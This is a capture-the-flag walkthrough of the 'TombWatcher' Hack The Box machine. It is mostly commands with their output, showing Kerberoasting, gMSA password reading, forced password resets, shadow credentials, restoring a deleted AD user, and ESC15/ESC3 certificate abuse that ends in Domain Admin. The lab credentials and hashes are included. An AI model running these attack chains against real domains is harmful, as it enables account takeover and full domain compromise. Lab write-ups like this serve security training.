
TombWatcher
Enum
nmap -sV -sC -Pn -n --disable-arp-ping -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49691,49692,49694,49712,49731,49761,58076 10.10.11.72

# PORT      STATE    SERVICE       VERSION
# 53/tcp    open     domain        Simple DNS Plus
# 80/tcp    open     http          Microsoft IIS httpd 10.0
# 88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-30 23:37:22Z)
# 135/tcp   open     msrpc         Microsoft Windows RPC
# 139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
# |_ssl-date: 2025-09-30T23:40:08+00:00; +3h59m57s from scanner time.
# | ssl-cert: Subject: commonName=DC01.tombwatcher.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
# | Not valid before: 2024-11-16T00:47:59
# |_Not valid after:  2025-11-16T00:47:59
# 445/tcp   open     microsoft-ds?
# 464/tcp   open     kpasswd5?
# 593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.tombwatcher.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
# | Not valid before: 2024-11-16T00:47:59
# |_Not valid after:  2025-11-16T00:47:59
# 3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.tombwatcher.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
# | Not valid before: 2024-11-16T00:47:59
# |_Not valid after:  2025-11-16T00:47:59
# |_ssl-date: 2025-09-30T23:40:08+00:00; +3h59m57s from scanner time.
# 3269/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.tombwatcher.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
# | Not valid before: 2024-11-16T00:47:59
# |_Not valid after:  2025-11-16T00:47:59
# 5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# 9389/tcp  open     mc-nmf        .NET Message Framing
# 49666/tcp open     unknown
# 49691/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 49692/tcp open     unknown
# 49694/tcp open     unknown
# 49712/tcp filtered unknown
# 49731/tcp filtered unknown
# 49761/tcp filtered unknown
# 58076/tcp filtered unknown
# Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

# Host script results:
# |_clock-skew: mean: 3h59m56s, deviation: 0s, median: 3h59m56s
# |_smb2-time: Protocol negotiation failed (SMB2)

# ---

# PORT    STATE SERVICE REASON
# 53/udp  open  domain  udp-response ttl 127
# 123/udp open  ntp     udp-response ttl 127
User
Enumerating services
SMB
nxc smb 10.10.11.72 -u henry -p 'H3nry_987TGV!' --shares
# SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
# SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
# SMB         10.10.11.72     445    DC01             [*] Enumerated shares
# SMB         10.10.11.72     445    DC01             Share           Permissions     Remark
# SMB         10.10.11.72     445    DC01             -----           -----------     ------
# SMB         10.10.11.72     445    DC01             ADMIN$                          Remote Admin
# SMB         10.10.11.72     445    DC01             C$                              Default share
# SMB         10.10.11.72     445    DC01             IPC$            READ            Remote IPC
# SMB         10.10.11.72     445    DC01             NETLOGON        READ            Logon server share
# SMB         10.10.11.72     445    DC01             SYSVOL          READ            Logon server share
Nothing useful.
LDAP
nxc ldap 10.10.11.72 -u henry -p 'H3nry_987TGV!'
# LDAP        10.10.11.72     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
# LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
nxc ldap 10.10.11.72 -u henry -p 'H3nry_987TGV!' --bloodhound -c All -dns-server 10.10.11.72
Navigating the ACLs

This is a mess, let's get started.
Henry has writeSPN on Alfred
Allows writing an SPN to Alfred, this in turn allows us to request a Kerberos ticket for the user, and if their password is weak enough we might be able to crack it offline.
bloodyAD --host "DC01.TOMBWATCHER.HTB" -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' get object alfred --attr servicePrincipalName

# distinguishedName: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb
bloodyAD --host "DC01.TOMBWATCHER.HTB" -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -s set object alfred servicePrincipalName -v "http/attack"
# [+] alfred's servicePrincipalName has been updated
Let's attempt kerboarst now that Alfred has a SPN. I had some issues with clock skew, my macro was breaking and adding 2h extra for some reason, so I ende up doing it manually:
LD_PRELOAD="/usr/lib/x86_64-linux-gnu/faketime/libfaketime.so.1" FAKETIME="+14396" /bin/zsh
GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip 10.10.11.72 TOMBWATCHER.HTB/henry:H3nry_987TGV! -request-user alfred
# Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
#
# ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon  Delegation
# --------------------  ------  --------  --------------------------  ---------  ----------
# http/attack           Alfred            2025-05-12 17:17:03.526670  <never>
cat Kerberoastables.txt
# $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$TOMBWATCHER.HTB/Alfred*$885c781b3e10a02bfce18122850ff7fd$2405fa8
Great let's crack it with mode 13100 (Kerberos 5, etype 23, TGS-REP):
hashcat -m 13100 -a 0 Kerberoastables.txt `fzf-wordlists`
# Alfred:basketball
Alfred has addSelf on INFRSTRUCTURE Group
bloodyAD --host DC01.TOMBWATCHER.HTB -d tombwatcher.htb -u alfred -p basketball add groupMember INFRASTRUCTURE alfred
# [+] alfred added to INFRASTRUCTURE
INFRASTRUCTURE has ReadGMSAPassword on ansible_dev$
ansible_dev$ is a MSA thei and rotated every X days (this value can be checked with the attribute MSDS-ManagedPasswordInterval).
These accounts are used for automation tasks, in this case, Ansible, let's try to read the user.
bloodyAD --host DC01.TOMBWATCHER.HTB -d tombwatcher.htb -u alfred -p basketball get object 'ansible_dev$' --attr MSDS-ManagedPasswordInterval
# distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
# msDS-ManagedPasswordInterval: 30
gMSADumper.py -d tombwatcher.htb -l 10.10.11.72 -u alfred -p basketball
# Users or groups who can read password for ansible_dev$:
#  > Infrastructure
# ansible_dev$:::4f46405647993c7d4e1dc1c25dd6ecf4
# ansible_dev$:aes256-cts-hmac-sha1-96:2712809c101bf9062a0fa145fa4db3002a632c2533e5a172e9ffee4343f89deb
# ansible_dev$:aes128-cts-hmac-sha1-96:d7bda16ace0502b6199459137ff3c52d
We get some different hashes for the user, let's go with the NTLM:
ansible_dev$:4f46405647993c7d4e1dc1c25dd6ecf4
ansible_dev$ has forceChangePassword on sam
bloodyAD --host DC01.TOMBWATCHER.HTB -d tombwatcher.htb -u 'ansible_dev$' -p :4f46405647993c7d4e1dc1c25dd6ecf4 set password sam 'NewP4ssw0rd!'
# [+] Password changed successfully!
sam:NewP4ssw0rd!
sam has writeOwner on john
John is our last link to the DC, being able to become it's owner would give us WRITE_DACL and READ_CONTROL, which in turn allows us to do a lot, the easy win would be to change John's password, but let's be profesional and go for the shadow credentials instead.
bloodyAD --host DC01.TOMBWATCHER.HTB -d tombwatcher.htb -u sam -p 'NewP4ssw0rd!' set owner john sam
# [+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
bloodyAD --host DC01.TOMBWATCHER.HTB -d tombwatcher.htb -u sam -p 'NewP4ssw0rd!' add genericAll john sam
# [+] sam has now GenericAll on john
certipy shadow auto -u sam@tombwatcher.htb -p 'NewP4ssw0rd!' -dc-ip 10.10.11.72 -account john
# Certipy v4.8.2 - by Oliver Lyak (ly4k)
#
# [*] Targeting user 'john'
# [*] Generating certificate
# [*] Certificate generated
# [*] Generating Key Credential
# [*] Key Credential generated with DeviceID 'f54b7283-6985-f947-dbde-80361ebc0fee'
# [*] Adding Key Credential with device ID 'f54b7283-6985-f947-dbde-80361ebc0fee' to the Key Credentials for 'john'
# [*] Successfully added Key Credential with device ID 'f54b7283-6985-f947-dbde-80361ebc0fee' to the Key Credentials for 'john'
# [*] Authenticating as 'john' with the certificate
# [*] Using principal: john@tombwatcher.htb
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saved credential cache to 'john.ccache'
# [*] Trying to retrieve NT hash for 'john'
# [*] Restoring the old Key Credentials for 'john'
# [*] Successfully restored the old Key Credentials for 'john'
# [*] NT hash for 'john': 0414e87c467b6ed7c3099ad2608696d1
export KRB5CCNAME=/workspace/john.ccache
klist
# Ticket cache: FILE:/workspace/john.ccache
# Default principal: john@TOMBWATCHER.HTB
#
# Valid starting       Expires              Service principal
# 10/09/2025 03:06:35  10/09/2025 13:06:35  krbtgt/TOMBWATCHER.HTB@TOMBWATCHER.HTB
#         renew until 10/10/2025 03:06:34
john:ad9324754583e3e42b55aad4d3b8d2bf
evil-winrm -u john -H 0414e87c467b6ed7c3099ad2608696d1 -i 10.10.11.72
cd ../Desktop
cat user.txt
# <redacted>
Root
John has genericAll on ADCS (OU)
This is interesting, the OU=ADCS seems to be completely empty, let's take a look at the different certificates:
certipy find -dc-ip 10.10.11.72 -u john@tombwatcher.htb -hashes :cc8147f790c91200a3e02c2ebc65f9fb -stdout
#  17
#     Template Name                       : WebServer
#     Display Name                        : Web Server
#     Certificate Authorities             : tombwatcher-CA-1
#     Enabled                             : True
#     Client Authentication               : False
#     Enrollment Agent                    : False
#     Any Purpose                         : False
#     Enrollee Supplies Subject           : True
#     Certificate Name Flag               : EnrolleeSuppliesSubject
#     Extended Key Usage                  : Server Authentication
#     Requires Manager Approval           : False
#     Requires Key Archival               : False
#     Authorized Signatures Required      : 0
#     Schema Version                      : 1
#     Validity Period                     : 2 years
#     Renewal Period                      : 6 weeks
#     Minimum RSA Key Length              : 2048
#     Template Created                    : 2024-11-16T00:57:49+00:00
#     Template Last Modified              : 2024-11-16T17:07:26+00:00
#     Permissions
#       Enrollment Permissions
#         Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#                                           S-1-5-21-1392491010-1358638721-2126982587-1111
#       Object Control Permissions
#         Owner                           : TOMBWATCHER.HTB\Enterprise Admins
#         Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#                                           S-1-5-21-1392491010-1358638721-2126982587-1111
There's this WebServer certificate template that stands out a bit, we see this group or user with rid 1111, because the SID is not resolved we can assume it's been deleted, let's try to check again the AD for deleted users.
BloodyAD can help a bit:
bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u "john" -p ":0414e87c467b6ed7c3099ad2608696d1" get writable --include-del

# distinguishedName: CN=Deleted Objects,DC=tombwatcher,DC=htb
# permission: WRITE
#
# distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=tombwatcher,DC=htb
# permission: WRITE
#
# distinguishedName: CN=john,CN=Users,DC=tombwatcher,DC=htb
# permission: WRITE
#
# distinguishedName: OU=ADCS,DC=tombwatcher,DC=htb
# permission: CREATE_CHILD; WRITE
# OWNER: WRITE
# DACL: WRITE
#
# distinguishedName: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
# permission: CREATE_CHILD; WRITE
# OWNER: WRITE
# DACL: WRITE
#
# distinguishedName: CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
# permission: CREATE_CHILD; WRITE
# OWNER: WRITE
# DACL: WRITE
#
# distinguishedName: CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
# permission: CREATE_CHILD; WRITE
# OWNER: WRITE
# DACL: WRITE
Interesting this cert_admin object appears to be a user, could be 1111 but still we are not sure, let's check from within the DC:
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -properties '*'
# CN                              : cert_admin
#                                   DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
# codePage                        : 0
# countryCode                     : 0
# Created                         : 11/16/2024 12:07:04 PM
# createTimeStamp                 : 11/16/2024 12:07:04 PM
# Deleted                         : True
# Description                     :
# DisplayName                     :
# DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
# dSCorePropagationData           : {10/13/2025 12:29:18 PM, 11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
# givenName                       : cert_admin
# instanceType                    : 4
# isDeleted                       : True
# LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
# lastLogoff                      : 0
# lastLogon                       : 0
# lastLogonTimestamp              : 134048465859766508
# logonCount                      : 0
# Modified                        : 10/13/2025 12:37:01 PM
# modifyTimeStamp                 : 10/13/2025 12:37:01 PM
# msDS-LastKnownRDN               : cert_admin
# Name                            : cert_admin
#                                   DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
# nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
# ObjectCategory                  :
# ObjectClass                     : user
# ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
# objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
# primaryGroupID                  : 513
# ProtectedFromAccidentalDeletion : False
# pwdLastSet                      : 134048465799766316
# sAMAccountName                  : cert_admin
# sDRightsEffective               : 7
# sn                              : cert_admin
# userAccountControl              : 66048
# uSNChanged                      : 94385
# uSNCreated                      : 13186
# whenChanged                     : 10/13/2025 12:37:01 PM
# whenCreated                     : 11/16/2024 12:07:04 PM
Perfect so cert_admin is indeed our 1111 user, and his LastKnownParent is the OU=ADCS, so if we can recreate him, we should have genericAll over him, and he had some interesting privileges over the WebServer template as we saw in certipy let's try to recreate him:
Restore-ADObject -Identity '938183c3-bf0b-410a-9aaa-45c8e1a02ebf' # According to the Microsoft docs it doesn't take the full SID, instead we can use the GUID
Let's try again to call certipy find:
certipy find -dc-ip 10.10.11.72 -u john@tombwatcher.htb -hashes :cc8147f790c91200a3e02c2ebc65f9fb -stdout
#   17
#     Template Name                       : WebServer
# ...
#     Permissions
#       Enrollment Permissions
#         Enrollment Rights               : TOMBWATCHER.HTB\cert_admin
# ...
#       Object Control Permissions
#         Write Property Enroll           : TOMBWATCHER.HTB\cert_admin
Bingo we can see TOMBWATCHER.HTB\cert_admin can now Enroll into WebServer, let's do that though first we need to get cert_admin rights, let's just reset their password:
bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u john -p :cc8147f790c91200a3e02c2ebc65f9fb set password cert_admin 'NewP4ssw0rd123!'
# [+] Password changed successfully!
Abusing ESC15 to get Domain Admin
Great let's run certipy find again but as cert_admin:
certipy find -dc-ip 10.10.11.72 -u "cert_admin@tombwatcher.htb" -p 'NewP4ssw0rd123!' -stdout
#   17
#     Template Name                       : WebServer
#     Display Name                        : Web Server
#     Certificate Authorities             : tombwatcher-CA-1
#     Enabled                             : True
#     Client Authentication               : False
#     Enrollment Agent                    : False
#     Any Purpose                         : False
#     Enrollee Supplies Subject           : True
#     Certificate Name Flag               : EnrolleeSuppliesSubject
#     Extended Key Usage                  : Server Authentication
#     Requires Manager Approval           : False
#     Requires Key Archival               : False
#     Authorized Signatures Required      : 0
#     Schema Version                      : 1
#     Validity Period                     : 2 years
#     Renewal Period                      : 6 weeks
#     Minimum RSA Key Length              : 2048
#     Template Created                    : 2024-11-16T00:57:49+00:00
#     Template Last Modified              : 2024-11-16T17:07:26+00:00
#     Permissions
#       Enrollment Permissions
#         Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#                                           TOMBWATCHER.HTB\cert_admin
#       Object Control Permissions
#         Owner                           : TOMBWATCHER.HTB\Enterprise Admins
#         Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#         Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
#                                           TOMBWATCHER.HTB\Enterprise Admins
#                                           TOMBWATCHER.HTB\cert_admin
#     [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
#     [!] Vulnerabilities
#       ESC15                             : Enrollee supplies subject and schema version is 1.
#     [*] Remarks
#       ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
Great it seems we have ESC15, let's read up on it on the certipy wiki.
ESC15: Arbitrary Application Policy Injection in V1 Templates (CVE-2024-49019 "EKUwu")
It seems to have been patched around Nov 2024, let's check our current DC version:
[System.Environment]::OSVersion.Version

# Major  Minor  Build  Revision
# -----  -----  -----  --------
# 10     0      17763  0
Looking online for Windows 10 17763 we see that the version was released in July 2023, we should be good!
Scenario A
certipy req -u 'cert_admin@tombwatcher.htb' -p 'NewP4ssw0rd123!' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'

# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [*] Requesting certificate via RPC
# [*] Request ID is 10
# [*] Successfully requested certificate
# [*] Got certificate with UPN 'administrator@tombwatcher.htb'
# [*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
# [*] Saving certificate and private key to 'administrator.pfx'
# [*] Wrote certificate and private key to 'administrator.pfx'

certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72' -ldap-shell
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [*] Certificate identities:
# [*]     SAN UPN: 'administrator@tombwatcher.htb'
# [*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
# [*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
# [*] Connecting to 'ldaps://10.10.11.72:636'
# [-] Failed to connect to LDAP server: ("('socket ssl wrapping error: [SSL: CA_MD_TOO_WEAK] ca md too weak (_ssl.c:4086)',)",)
# [-] Use -debug to print a stacktrace
Mhh doesn't seem to work.
Scenario B
certipy req -u 'cert_admin@tombwatcher.htb' -p 'NewP4ssw0rd123!' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
# Certipy v5.0.3 - by Oliver Lyak (ly4k)

# [*] Requesting certificate via RPC
# [*] Request ID is 11
# [*] Successfully requested certificate
# [*] Got certificate without identity
# [*] Certificate has no object SID
# [*] Try using -sid to set the object SID or see the wiki for more details
# [*] Saving certificate and private key to 'cert_admin.pfx'
# [*] Wrote certificate and private key to 'cert_admin.pfx'
Now we need to specify a template to target that is vulnerable to ESC3, fortunately we have both "Machine" and "User", let's go for the latter as that's what's being used by the wiki:
certipy req -u 'cert_admin@tombwatcher.htb' -p 'NewP4ssw0rd123!' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [*] Requesting certificate via RPC
# [*] Request ID is 21
# [*] Successfully requested certificate
# [*] Got certificate with UPN 'Administrator@tombwatcher.htb'
# [*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
# [*] Saving certificate and private key to 'administrator.pfx'
# [*] Wrote certificate and private key to 'administrator.pfx'
certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [*] Certificate identities:
# [*]     SAN UPN: 'Administrator@tombwatcher.htb'
# [*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
# [*] Using principal: 'administrator@tombwatcher.htb'
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saving credential cache to 'administrator.ccache'
# [*] Wrote credential cache to 'administrator.ccache'
# [*] Trying to retrieve NT hash for 'administrator'
# [*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:0031a6ba3cac1cabf55122a2d2715c3d
And we get the admin creds: Administrator:0031a6ba3cac1cabf55122a2d2715c3d
Let's auth trough WinRM:
evil-winrm -u "Administrator" -H "0031a6ba3cac1cabf55122a2d2715c3d" -i 10.10.11.72
cd ../Desktop
ls
#
#     Directory: C:\Users\Administrator\Desktop
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -ar---       10/13/2025  12:20 PM             34 root.txt